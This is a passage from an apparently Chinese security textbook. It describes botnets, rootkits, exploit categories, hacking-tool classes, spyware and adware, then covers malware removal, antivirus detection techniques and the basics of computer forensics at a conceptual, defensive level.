僵尸程序和命令控制服务器、控制者一起组成的可通信、可控制的网络被称为僵尸网络（BotNet）。攻击者通常利用僵尸网络发起各种恶意行为，比如对任何指定主机发起分布式拒绝服务攻击（DDoS）、发送垃圾邮件（Spam）、获取机密、滥用资源等。图 4-14 描述了 Botnet 的基本网络结构。




图 4-13　传统的 DDoS 攻击模式

僵尸网络的发展一般经历传播、加入和控制三个阶段，通过这三个阶段，僵尸程序会根据中心服务器的控制命令下载、更新僵尸样本。正因为僵尸网络能随时更新样本，使得僵尸程序能够保持良好的健壮性。

僵尸网络中心服务器通过命令与控制通道对网络内的僵尸主机进行控制，僵尸程序分类方法比较多样，但是一般以命令与控制机制采取的协议作为分类标准。当前，僵尸网络的命令与控制机制主要有 3 种：基于 IRC 协议的命令与控制机制、基于 HTTP 协议的命令与控制机制和基于 P2P 协议的命令与控制机制。基于 IRC 和基于 HTTP 的命令与控制机制是 C/S 模式，存在一个集中控制服务器，并通过该服务器向网络内的各僵尸主机发送命令；基于 P2P 协议的命令与控制机制采用的是点到点的对等模式，网络内的各僵尸主机均可以作为僵尸网络的中心服务器。

僵尸网络与其他攻击方式最大的区别特性在于攻击者和僵尸主机之间存在着一对多的控制关系，而正是这种一对多的控制关系，使得攻击者能够以极低的代价高效地控制大量的资源并为其服务，这也是僵尸网络攻击模式受到黑客青睐的根本原因。

3．Rootkit

Rootkit 是 20 世纪 90 年代出现的一种计算机技术。它最初被定义为由有用的小程序组成的工具包，可使得攻击者能够获得计算机用户“root”的最高系统权限。从目前的发展来看，Rootkit 是能够持久或可靠地、无法被检测地存在于计算机上的一组程序或代码。

目前 Rootkit 技术的关键在于“使得目标对象无法被检测”，因此 Rootkit 所采用的

大部分技术和技巧都用于在计算机上隐藏代码和数据。正因为 Rootkit 在隐藏上有如此优势，近些年很多恶意软件纷纷利用 Rootkit 技术达到文件隐藏、进程隐藏、注册表隐藏、端口隐藏的目的。




图 4-14 Botnet 基本网络结构

Rootkits 主要分为两大类：用户态和内核态。用户态 Rootkit 通常是进程注入式 Rootkits，而内核态则多为驱动级 Rootkits。对于 Windows 系统来说，前者通常通过释放动态链接库（DLL）文件，并将它们注入到其他软件及系统进程中运行，通过 HOOK 方式对消息进行拦截，或者对特定函数的处理进行修改，以阻止 Windows 及应用程序对被保护的文件进行访问。后者技术较为复杂，其通过加载 Rootkits 驱动程序，获取对 Windows 的控制权。当程序（Windows 及杀毒软件等）通过系统 API 及 NTAPI 访问文件系统或系统资源时进行监视，一旦发现程序访问被 Rootkits 保护的文件时返回一个进行了过滤处理的结果，从而达到隐藏文件或特定对象的目的。

4. Exploit

Exploit（漏洞利用程序）是针对某一特定漏洞或一组漏洞而精心编写的漏洞利用程序。通过精心构造的 Exploit，其可以触发目标系统的特定漏洞，从而获得目标系统的控制权，或者形成对目标程序或系统的拒绝服务。

目前比较常见的 Exploit 有：

（1）主机系统漏洞 Exploit。针对目标主机系统，直接获取目标系统的控制权，如 MS03026（DCOMRPC 漏洞）漏洞利用程序，MS04011 等各类系统漏洞。这类漏洞利用程序通常可以给攻击者提供一个 Shell（正向或反向）、增加一个高权限系统账号、下载执行一个指定的恶意程序等。

（2）文档类漏洞 Exploit。其通过利用数据文档编辑或阅读软件（如 MS Office、Adobe Acrobat Reader 等）的漏洞，将恶意代码与正常文档进行捆绑，生成一个恶意的文档文件。当目标用户使用带有漏洞的文档编辑或阅读软件打开时，则会触发漏洞，导致

攻击代码获得控制权，进而可能进一步危害到系统的控制权。目前比较常见的被利用文档类型包括：PDF、WRI、DOC、XLS、PPT 等。这类 Exploit 通常可以用来释放一个捆绑在文档之中的恶意程序，或者可以去下载功能更强大的其他恶意程序。

（3）网页挂马类 Exploit。其主要利用当前浏览器或相关系统组件的漏洞，在网页文件中嵌入精心设计的 Exploit，当目标用户利用带有漏洞的浏览器打开这类挂马网页之后，Exploit 被触发，将导致目标浏览器自动下载和执行指定的恶意软件。

除此之外，由于漏洞本身或者攻击者本身的技术原因，部分 Exploit 可能仅造成拒绝服务的效果，或者虽然无法获得控制权，但可以改变或者获取目标进程中的部分数据。

5. 黑客攻击程序

黑客攻击程序由于可能对网络或计算机安全造成威胁，因此也经常被各大杀毒软件厂商纳入到病毒查杀范围之列。

黑客攻击程序大致可以分为如下几类：

- 扫描类。包括：端口扫描程序，漏洞扫描程序，局域网主机弱口令扫描程序、Web 扫描程序等。典型的程序有：superscan、xscan、流光、nmap 等。
- 密码破解类。如 md5.exe，rainbowcrack，L0phtCrack，万能钥匙字典，HashCalc 等。
- 嗅探监听类。如 Cain。
- 溢出类。如 Metasploit。
- 加脱壳软件。如 UPX、ASProtect 等。
- 代理软件，如 socketsnake 等。
- 远程控制软件。如冰河、灰鸽子等。
- 捆绑类。如 ExeBinder 等。
- 拒绝服务类等。

6. 间谍软件

间谍软件是一种能够在用户不知情的情况下，在其电脑上安装后门、收集用户信息的软件。用户的隐私数据和重要信息会被“后门程序”捕获，并被发送给黑客、商业公司等。

7. 广告软件

广告软件是指未经用户允许，下载并安装或与其他软件捆绑通过弹出式广告或以其他形式进行商业广告宣传的程序。安装广告软件之后，往往造成系统运行缓慢或系统异常。此类软件往往会强制安装并无法卸载；在后台收集用户信息牟利，危及用户隐私；频繁弹出广告，消耗系统资源，使其运行变慢等。

4.4.8 恶意代码的清除方法

恶意代码的清除实质上是恶意代码植入过程的逆过程，即尽可能地将恶意代码对计

算机系统产生的各种更改还原成之前的状态，这里包括对系统文件的修改，对注册表键及键值增加、删除或修改，以及对各类文件的感染或者增加、删除等操作。

恶意代码在植入到计算机系统的过程中，通常会对主机进行如下修改：

- 添加文件到系统之中（包括拷贝恶意代码备份）或者对磁盘的扇区进行修改；
- 修改主机系统中的文件（包括感染可执行文件、修改系统配置等）；
- 在系统中写入启动项（包括注册表键值、系统配置文件、服务、启动目录等）。

恶意代码在运行的过程中，还可能对系统产生如下影响：

- 修改系统函数功能；
- 修改系统内核数据结构；
- 创建恶意进程或线程；
- 启动服务，装载驱动程序；
- 对本系统或其他系统进行破坏等。

在进行恶意代码清除时，如果恶意代码正在运行，则还需要停止恶意代码的运行进程或其所依附的其他进程，卸载驱动程序或者停止服务，否则很难清除干净。

恶意代码在植入系统时，为了增加清除难度，部分恶意代码通常还会对自身的各种存在痕迹进行隐藏，或者在系统多个位置进行文件备份，甚至采取多种启动方式来确保系统重新启动之后获得控制权。因此，为了彻底清除恶意代码，需要按照如下步骤进行：

① 停止恶意代码的所有活动行为（包括停止进程、服务、卸载 DLL 等）。

② 删除恶意代码新建的所有文件备份（包括可执行文件、DLL 文件、驱动程序等）。

③ 清除恶意代码写入的所有启动选项。

④ 对被计算机病毒感染的文件，还需要对被感染文件进行病毒清除等。

在进行上述操作时，大多数情况下是可以利用系统自带的功能或工具来完成的，但有时候还需要利用其他功能更加强大的工具来进行，譬如，对于隐藏的进程、文件、服务、注册表键值等，通过系统自带的功能是很难搜索到的，这就需要借助于外部工具，譬如 IceSword、DarkSpy、Xuetr 等。有时候需要进入到系统安全模式进行操作。

需要注意的是，并不是所有恶意代码对系统进行的修改都可以被恢复。有些恶意代码在运行时，直接对系统的某些文件或者文件的部分内容进行了非备份式的覆盖操作，这将导致系统的某些文件和数据无法恢复。另外，如果恶意代码对本系统外的其他目标产生了破坏行为，本机是无法对这些行为影响进行恢复的。

4.4.9 典型反病毒技术

目前典型的反病毒技术有：特征码技术、虚拟机技术、启发扫描技术、行为监控技术、主动防御技术、云查杀技术等。下面对以上做部分介绍。

1．特征值查毒法

特征值扫描是目前国际上反病毒公司普遍采用的查毒技术。其前提是需要从病毒体

中提取病毒特征值构成病毒特征库。计算机病毒的特征值（或特征串）是用户或反病毒工作者鉴别特定计算机病毒的一种标志。目前绝大多数反病毒软件都采用了特征值查毒技术。采用该技术的反病毒软件不可缺少的两个部分是反病毒引擎和病毒特征库。反病毒引擎用来对疑似病毒样本文件进行扫描，其需要根据病毒特征库的特征条目来确定该疑似病毒样本文件是否包含了特定的计算机病毒。

但是传统的特征值查毒技术只能检测已知的计算机病毒。面对不断出现的新病毒，必须不断更新版本，否则检测软件便会逐渐失去实用价值。另外，由于多态、变形病毒的不断出现，这些病毒每传染一次就变换自己的代码，传统的特征串根本无法抽取，即使抽取出来也无法针对各种病毒样本有效。因此，传统的特征值查毒技术在面临变形病毒时往往效果不佳，特别是目前某些病毒作者针对性地根据反病毒软件最新特征库进行免查杀处理，使得目前的反病毒软件很难及时检测出这类病毒，反病毒软件在与计算机病毒作者的对抗中地位显得比较尴尬。

特征值检测方法的优点是：检测准确、可识别病毒的名称、误报率低，并且依据检测结果可做解毒处理。

其缺点是：

① 开销大、查杀速度慢。搜集已知病毒特征串的费用开销大。随着病毒种类的增多，获得分析样本的时间变长。另外，样本数急剧增加，目前各大反病毒公司的样本库记录都在几十万条以上，虽然样本数量和查杀速度不是线性关系，但进行病毒扫描的时间开销无疑将会逐渐增大。

② 不能检查未知病毒和多态性病毒。特征值检测方法是不可能检测多态性病毒的，因为其代码不唯一。虽然目前有些反病毒厂商在提取特征码时提出了一些可以提取多态性病毒共同特征码的方法，但效果有限。

③ 容易被针对性免杀。

2. 校验和技术

计算正常文件的内容和正常的系统扇区的校验和，将该校验和写入数据库中保存。在文件使用/系统启动过程中，检查文件现在内容的校验和与原来保存的校验和是否一致，因而可以发现文件/引导区是否感染，这种方法叫校验和检测技术。

运用校验和检测技术查病毒采用 3 种方式：

① 在检测病毒工具中纳入校验和检测技术，对被查的对象文件计算其正常状态的校验和，将校验和值写入被查文件中或检测工具中，而后进行比较。

② 在应用程序中，放入校验和检测技术自我检查功能，将文件正常状态的校验和写入文件本身中，每当应用程序启动时，比较现行校验和与原校验和值。实现应用程序的自检测。

③ 将校验和检查程序常驻内存，每当应用程序开始运行时，自动比较检查应用程序内部或别的文件中预先保存的校验和。

校验和检测方法，也称之为比较检测法。比较的对象可分为系统数据、文件的头部、文件的属性和文件的内容。

在计算校验和时，可以采用 CRC 校验算法，或者采用散列算法。散列算法是对整个文件计算文件摘要，常用算法为 MD5（Message Digest）或 SHA（Standard Hash Algorithm）。

校验和检测技术的优点是：方法简单、能发现未知病毒、被查文件的细微变化也能发现。其缺点是：必须预先记录正常文件的校验和、会误报警、不能识别病毒名称、不能对付隐蔽型病毒和效率低。

3. 启发式扫描技术

病毒和正常程序的区别可以体现在许多方面，一个熟练的程序员在调试状态下只需一瞥便可一目了然。启发式代码扫描技术（Heuristic Scanning）实际上就是把这种经验和知识移植到反病毒软件中。

启发性扫描主要是分析文件中的指令序列，根据统计知识，判断该文件被感染的可能性，从而有可能找到未知的病毒。因此，启发性扫描技术是一种概率方法，遵循概率理论的规律。早期的启发式扫描软件采用代码反编译技术作为它的实现基础。这类病毒检测软件在内部保存数万种病毒行为代码的跳转表，每个表项存储一类病毒行为的必用代码序列，比如病毒格式化磁盘必用到的代码。启发式病毒扫描软件反编译出被检测文件的代码，然后在这些表格的支持（启发）下，使用“静态代码分析法”和“代码相似比较法”等有效手段，就能有效地查出已知病毒的变种以及判定文件是否含有未知病毒。

除了对可疑样本进行静态代码扫描之外，也可以在虚拟或真实环境中监测执行可疑样本行为，进行动态启发式检测。

正如任何其他的通用检测技术一样，启发式扫描技术有时也会把一个本无病毒的程序认为是染毒程序，产生误报。原因很简单，被检测程序中可能含有病毒常使用的可疑功能或代码。

启发式扫描技术仍然是一种正在发展和不断完善的技术，但已经在大量优秀的反病毒软件中得到迅速的推广和应用。

从实际应用的效果看来，传统的扫描技术（特征值检测技术）是基于对已知病毒的分析和研究，在检测时能够更准确。但其对未知病毒容易形成漏报。而启发式扫描技术则正好弥补此不足。传统扫描技术与启发式扫描技术的结合可以使病毒检测软件的检出率得到显著提升。

当然启发式扫描技术的出现，也激发和促使病毒制作者不断研制了不少新技术来绕过这种检测方法。

4. 虚拟机技术

多态性病毒每次感染都改变自身，对付这种病毒，普通特征值检测方法失效。

一般而言，多态性病毒采用以下几种操作来不断变换自己：采用等价代码对原有代码进行替换；改变与执行次序无关的指令的次序；增加许多垃圾指令；对原有病毒代码

进行压缩或加密。但是，无论病毒如何变化、每一个多态病毒在其自身执行时都要对自身进行还原。

为了检测多态性病毒，反病毒专家研制了一种新的检测方法——“虚拟机技术”。该技术也称为软件模拟法，它是一种软件分析器，用软件方法来模拟和分析程序的运行，而且程序的运行不会对系统起实际的作用（仅是“模拟”），因而不会对系统造成危害。其实质都是让病毒在虚拟的环境执行，从而让其原形毕露。

虚拟机实际是用软件的方法模拟地解释执行所有的或者设计者关心的 CPU 指令，蓄意营造一个假的、可观察的、可控制的目标程序运行环境。反病毒软件通过构造计算机的寄存器表、指令对照表和虚拟内存，能够让病毒体在虚拟机中运行一段时间。编码病毒在运行过程中完成自解码，还原成病毒体“原形”。病毒在自解码之后，还要再度结合原来的特征值方法，将已知病毒代码特征库的先验知识应用到虚拟机的运行结果中，完成对一个特定已知病毒的判定。

尽管具体实现上困难重重，虚拟机仍然在反病毒软件中获得了极其成功的应用，目前大多数反病毒软件都采用了虚拟机技术。

虚拟机技术具有如下优点：

① 由于代码与数据的天然区别，代码可执行而数据不可执行，杜绝了原来传统特征值监测技术常常把数据误当成病毒报警的情形，误报率降低。

② 由于代码是虚拟运行，病毒被装在虚拟环境里执行，真正的 CPU 从来没有真正运行病毒代码。因此，病毒可能实施的破坏在虚拟机监控下，不会真正发生。

③ 在虚拟机中，虽然它会运行这些病毒代码，但却不会造成虚拟机的死机。例如一条 INT 3H 指令可以令真的 CPU 停机，但虚拟机则可将之识别，不会真停机。

④ 各种病毒生产机或辅助开发包生成的病毒，由于产生的是同族病毒，大同小异，在内存中运行还原后面貌大致相同，不同的只是在硬盘上储存时的静态排列方式，借此逃避特征值监测技术的扫描。而虚拟机可以在还原其真实面目的基础上，再进一步用特征串匹配，当然可以提高准确率。

⑤ 更先进的变形病毒/加密编码病毒，虽然号称其每次自我复制的下一代样本中不存在任何相同的两处以上连续字节，实际上也是指静态存储形式（磁盘上的静态病毒）而言的，根本上还是以一个普通病毒为原型，再经变形算法加以变换处理实现的。它同样会在虚拟机面前显出原形。

⑥ 虚拟机技术仍然与传统技术相结合，并没有抛弃已知病毒的特征知识库。

5. 行为监控技术

行为监控是指通过审查应用程序的操作来判断是否有恶意（病毒）倾向并向用户发出警告。病毒程序的伪装行为越多，它们露出的马脚就越多，就越容易被监测到。这种技术能够有效防止病毒的传播，但也很容易将正常的升级程序、补丁程序误报为病毒。

行为监测方法是以某种行为是否为病毒行为作为判断病毒的依据。

行为监测技术的优点有：可发现未知病毒、可相当准确地预报未知的多数病毒。行为监测技术的不足是：可能误报警、不能识别病毒名称和实现时有一定难度。

6. 主动防御技术

主动防御技术并不是一项全新的技术，从某种程度上说，其集成了启发式扫描技术和行为监控及行为阻断等技术。

主动防御是一种阻止恶意程序执行的技术。它比较好地弥补了传统杀毒软件采用“特征码查杀”和“监控”相对滞后的技术弱点，可以在病毒发作时进行主动而有效的全面防范，从技术层面上有效应对未知病毒的肆虐。

4.5 计算机取证

信息技术的高速发展，正在深刻地改变人们的生活，与此同时，人类社会对信息技术的依赖，也带来了巨大的安全风险。计算机犯罪正在我们身边频繁发生，这种犯罪行为包括了窃取和破坏数据、传播恶意程序、提供违法信息、诈骗以及恐吓等多种多样的形式。

人们每天面对大量的计算机犯罪案例，如商业机密信息的窃取与破坏、计算机欺诈、对政府或金融网站的破坏等，这些案例的取证工作需要提取存在于计算机系统中的数据，甚至需要从已被删除、加密或破坏的文件中获取信息。电子证据本身和取证过程存在许多有别于传统物证和取证的特点，它们对司法和计算机科学领域都提出了新的挑战。

因为计算机罪犯往往可以不受限制的获取进行犯罪所需的专业知识，其实施犯案行为不受地域限制，并且具有高隐蔽性的特征，所以计算机犯罪案件数量增长十分迅速。大量的事实已经证明，在计算机犯罪手段与网络安全防御技术不断升级的形势下，单靠网络安全技术打击计算机犯罪不可能非常有效，因此需要发挥社会和法律的强大威力来对付网络犯罪，以更多的主动性手段来打击和威慑计算机犯罪。计算机取证正是在这种形势下产生和发展的，它标志着网络安全防御理论的成熟。

2012 年第十一届全国人民代表大会第五次会议审议通过的《中华人民共和国刑事诉讼法修正案》在第十三条中将视听资料、电子数据共同作为刑事诉讼证据第八类。同年，《中华人民共和国民事诉讼法修正案》也在第十二条中将电子数据纳入民事诉讼证据种类，作为第五类证据。电子证据的法律地位得以最终确立。这是我国电子证据发展的一大进步，说明电子证据在诉讼案件中将发挥更加重要的作用。

4.5.1 计算机取证的基本概念

计算机取证资深专家 Robbins 给出了如下的定义：计算机取证是将计算机调查和分析技术应用于对潜在的、有法律效力的证据的确定与提取上。计算机紧急事件响应组和取证咨询公司 New Technologies 进一步扩展了该定义：计算机取证包括了对以磁介质编

码信息方式存储的计算机证据的保护、确认、提取和归档。美国系统管理和网络安全协会（System Administration，Networking，and Security Institute，SANS）则归结为：计算机取证是使用软件和工具，按照一些预先定义的程序，全面地检查计算机系统，以提取和保护有关计算机犯罪的证据。

Enterasys 公司 CTO、办公室网络安全设计师 Dick Bussiere 则认为，计算机取证（Computer Forensics）也可以称作计算机医学，是指将计算机系统视为犯罪现场，运用先进的辨析技术，对计算机犯罪行为进行法医式的揭破，搜寻确认罪犯及其犯罪证据，并据此发起诉讼的过程和技术。该定义强调了计算机取证和法医学的关联性。

综合以上定义认为，计算机取证是指对能够为法庭接受的、足够可靠和有说服力的、存在于计算机和相关外设中的电子证据的确认、保护、提取和归档的过程，它能推动和促进犯罪事件的重构，或者帮助预见有害的未经授权的行为。

若从一种动态的观点来看，计算机取证可归纳为以下几点：

- 是一门在犯罪进行过程中或之后收集证据的技术；
- 需要重构犯罪行为；
- 将为起诉提供证据；
- 对计算机网络进行取证尤其困难，且完全依靠所保护的犯罪场景的信息质量。

计算机取证在打击计算机和网络犯罪中作用十分关键，它的目的是要将犯罪者留在计算机中的“痕迹”作为有效的诉讼证据提供给法庭，以便将犯罪嫌疑人绳之以法。因此，计算机取证是计算机领域和法学领域的一门交叉科学，被广泛应用于计算机犯罪和事故，包括网络入侵、知识产权盗用和网络欺骗等。随着人们生活对电子产品和网络的依赖，计算机取证必将逐渐应用到生活的方方面面。

从技术角度看，计算机取证是提取和分析硬盘、光盘、软盘、Zip 磁盘、U 盘、内存缓冲和其他形式的储存介质以发现犯罪证据的过程，即计算机取证包括了对以磁介质编码信息方式存储的计算机证据的保护、确认、分析、提取和归档。取证的方法通常是使用软件和工具，按照一些预先定义的程序，全面地检查计算机系统，以提取和保护有关计算机犯罪的证据。

4.5.2　电子证据及特点

计算机取证主要是围绕电子证据进行的。

学术界对电子证据有多种定义。其中一种定义认为，电子证据也称为计算机证据，是指在计算机或计算机系统运行过程中产生的，以其记录的内容来证明案件事实的电磁记录。随着多媒体技术的发展，电子证据综合了文本、图形、图像、动画、音频及视频等多种类型的信息。

与传统证据一样，电子证据必须是可信、准确、完整、符合法律法规的，是法庭所能够接受的。同时，电子证据与传统证据不同，具有高科技性、无形性和易破坏性等

特点。

高科技性是指电子证据的产生、储存和传输，都必须借助于计算机技术、存储技术、网络技术等，离开了相应技术设备，电子证据就无法保存和传输。

无形性是指电子证据肉眼不能够直接可见的，必须借助适当的工具。

易破坏性是指电子证据很容易被篡改、删除。计算机取证要解决的关键问题是电子物证如何收集、如何保护、如何分析和如何展示。

可以用作计算机取证的信息源有很多，如操作系统日志，防火墙与入侵检测系统等安全设备的工作记录、安全防护病毒软件日志、系统审计记录、网络监控设备日志及实时流量、电子邮件系统日志、电子邮件内容、操作系统文件、数据库文件和操作记录、应用程序记录、硬盘交换分区、软件设置参数和文件、完成特定功能的脚本文件、Web 浏览器数据缓冲、书签、历史记录或会话日志、实时聊天记录、微信朋友圈、微博记录等。

具备高科技作案技能的犯罪嫌疑人通常具备较强的反侦查能力，可以在事后将自身在受害方系统中的作案“痕迹”进行删除或擦除，如尽量删除或修改日志文件或对应条目及其他有关记录。但是，一般的删除文件操作，即使在清空了回收站后，如果不是对硬盘进行低级格式化处理或将覆盖掉原始数据，仍有可能恢复已经被删除的文件。

4.5.3 计算机取证技术

计算机取证主要是对电子证据的获取、分析、归档、保存和描述的过程，而电子证据需要在法庭上作为证据展示，进行计算机取证时应当充分考虑电子证据的真实性和电子证据的证明力。

4.5.3.1 计算机取证步骤

根据电子证据的特点，在进行计算机取证时，首先应及早进行各类证据的搜集，并保证收集到的证据本身没有受到任何破坏。在取证过程中必须保证证据连续性，即在证据被正式提交给法庭时，必须能够说明在证据从最初的获取状态到在法庭上出现状态之间的任何变化，当然最好是没有任何变化。特别重要的是，计算机取证的全部过程必须是受到监督的，即由原告委派的专家进行的所有取证工作，都应该受到由其他方委派的专家的监督。

除了相关准备工作之外，计算机取证的通常步骤包括：保护目标计算机系统、确定电子证据、收集电子证据、保全电子证据。

1. 准备工作

充分的准备工作是顺利完成调查工作的前提，同时也是高质量完成调查取证工作的必要保障。这些准备工作包括：

（1）构建取证软件工具集

保障取证工具包的功能完整性和平台完整性：尽量针对各类流行的操作系统，准备

对应的取证工具，或者准备好可以跨越这些平台进行取证的工具。

在选择取证工具和软件时应尽量遵循一个原则：尽量使用命令行程序，尽可能减少与操作系统的交互和影响。GUI 程序依赖于操作系统运行环境，而且对内存和存储介质的操作远比命令行程序复杂，其可能会对电子证据的合法获取产生影响（譬如可能影响取证内容或日期等）；当然目前大部分功能丰富的优秀取证工具都属于 GUI 形式，但最好留在分析证据时使用。

制作各种操作系统的基本工具集：由于目标系统已经存在潜在威胁，因此我们不能依靠目标系统的本地程序、依赖文件和系统文件去展开调查，因为攻击者可能已经对这些文件进行了修改。因此，我们需要选择在实时响应时将要使用的工具，以及这些工具运行时将要调用的相关链接库和其他模块。随着调查经验的丰富，调查员的调查技能会不断得到提升，同时也必然会对工具包进行更新替换。但需要注意的是，每一个调查工具都应该确保其完整性。首先，要在合法和确保安全的机器上制作这些工具盘，并且还需要制作出所有程序的文件散列值（如 MD5、SHA）校验列表。以便于事后在必要时（如在法庭上）证明所使用取证工具的合法性和唯一性。同样，对初始收集到的电子证据也应该有文件散列值记录，必要时可以采用多种散列值，以确保证据的完整性。

准备磁盘镜像或备份工具：在采集证据的过程中最主要的工作就是对各种介质进行镜像。在不同操作系统下，可以采用一些软件程序来进行磁盘或者分区的备份。譬如在 UNIX 环境下，dd 是能够完成这项工作的通用命令，通过它可以很容易地为被调查机器的整个驱动器制作一个镜像。Windows 平台上也有很多类似的软件，譬如常用的 Ghost，也可以用来完成这项工作。

测试工具的预期功能并熟悉工具产生的痕迹：在选择好工具之后，强烈建议在测试系统上进行充分测试，以确保该工具可以搜集到预期数据，并且同样重要的是，要确定该工具使用时产生的数字痕迹。确定和记录这些工具在获取数据时留下来的数据是非常重要的，这有利于解释在对目标系统进行调查分析时产生的时间戳和系统变化。

（2）准备硬件取证工具箱

